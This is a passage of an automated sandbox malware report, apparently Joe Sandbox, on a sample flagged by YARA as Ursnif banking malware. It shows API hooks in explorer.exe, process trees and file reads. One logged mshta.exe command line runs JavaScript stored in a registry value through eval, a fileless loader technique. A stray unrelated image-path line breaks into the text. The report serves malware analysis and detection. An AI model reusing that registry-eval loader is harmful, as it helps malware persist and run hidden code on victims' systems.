CreateProcessAsUserW	EAT	7FFB70FF521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFB70FF5200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFB70FF520E

Function Name	Hook Type	New Data
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	62B776C

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	62B776C

Statistics

Behavior



System Behavior

Analysis Process: a.exe PID: 5472 Parent PID: 5608

General

Start time:	15:23:08
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\a.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\a.exe'
Imagebase:	0x6b0000
File size:	1878352 bytes
MD5 hash:	6321729B9F33FEA55483FBB3792C611B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.238889051.00000000030EA000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF2CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\a.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E23C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\a.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E23C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DF05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DF05705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD71B4F	ReadFile

Analysis Process: a.exe PID: 4280 Parent PID: 5472

General

Start time:	15:23:20
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\a.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x5e0000
File size:	1878352 bytes
MD5 hash:	6321729B9F33FEA55483FBB3792C611B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.462274472.0000000001B4C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.362892848.0000000001D48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.362944534.0000000001D48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.363046153.0000000001D48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.362984170.0000000001D48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.362843477.0000000001D48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.363021516.0000000001D48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.363119118.0000000001D48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.363077727.0000000001D48000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6752 Parent PID: 792

General

Start time:	15:24:14
Start date:	12/04/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6813e0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6800 Parent PID: 6752

General

Start time:	15:24:15
Start date:	12/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6752 CREDAT:17410 /prefetch:2
Imagebase:	0x9f0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5704 Parent PID: 792

General

Start time:	15:25:00
Start date:	12/04/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding

Imagebase:	0x7ff6813e0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4892 Parent PID: 5704

General

Start time:	15:25:01
Start date:	12/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5704 CREDAT:17410 /prefetch:2
Imagebase:	0x9f0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5048 Parent PID: 5704

General

Start time:	15:25:04
Start date:	12/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true

Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5704 CREDAT:82948 /prefetch:2
Imagebase:	0x9f0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6476 Parent PID: 5704

General

Start time:	15:25:07
Start date:	12/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5704 CREDAT:17430 /prefetch:2
Imagebase:	0x9f0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 4244 Parent PID: 3388

General

Start time:	15:25:13
Start date:	12/04/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Hpuv='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Hpuv).regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\Audiinrt'));if(!window.flag)close()</script>'
Imagebase:	
File size:	14848 bytes

MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis